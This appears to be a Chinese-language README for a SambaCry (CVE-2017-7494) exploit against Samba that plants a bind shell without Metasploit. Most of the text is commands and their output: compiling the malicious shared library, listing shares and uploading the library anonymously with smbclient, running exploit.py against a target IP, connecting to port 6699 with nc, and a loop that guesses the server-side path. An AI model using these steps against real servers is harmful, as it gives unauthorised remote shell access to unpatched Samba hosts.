针对 Samba 的 SambaCry (CVE-2017-7494) 漏洞利用(无需 Metasploit 的绑定 Shell)

如果需要更改端口,只需修改 bindshell-samba.c 的第 68 行并重新编译:
gcc -c -fpic bindshell-samba.c
gcc -shared -o libbindshell-samba.so bindshell-samba.o
如何利用:
查看共享(在本例中我们使用匿名用户):
smbclient -L //192.168.10.131/ -U "" -N
	Sharename       Type      Comment
	---------       ----      -------
	print$          Disk      Printer Drivers
	publico         Disk      Publico
	IPC$            IPC       IPC Service (maq131 server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

	Server               Comment
	---------            -------

	Workgroup            Master
	---------            -------
	WORKGROUP            CHORA
访问一个文件夹并检查用户是否拥有写入权限:
smbclient //192.168.10.131/publico -U "" -N
如果拥有写入权限,请发送文件 libbindshell-samba.so
smb: \> mput libbindshell-samba.so
Put file libbindshell-samba.so? yes
putting file libbindshell-samba.so as \libbindshell-samba.so (3.5 kb/s) (average 3.5 kb/s)
smb: \> dir
  .                                   D        0  Tue Nov  1 19:44:15 2022
  ..                                  D        0  Wed Jun 14 14:16:35 2017
  libbindshell-samba.so               A     8432  Tue Nov  1 19:44:17 2022

		3997376 blocks of size 1024. 1960284 blocks available
smb: \>
接下来,只需运行漏洞利用:
python2 exploit.py -t target_ip -m path_absoluto_server_side
示例:
python2 exploit.py -t 192.168.10.131 -m /home/publico/libbindshell-samba.so
连接到 6699/TCP 端口:
nc -vn 192.168.10.131 6699

如果不知道服务器端的绝对 PATH,建议进行猜测,并等待 6699/TCP 端口打开:
for i in $(cat paths.txt);do python2 exploit.py -t 192.168.10.131 -m $i/publico/libbindshell-samba.so 2>/dev/null;done









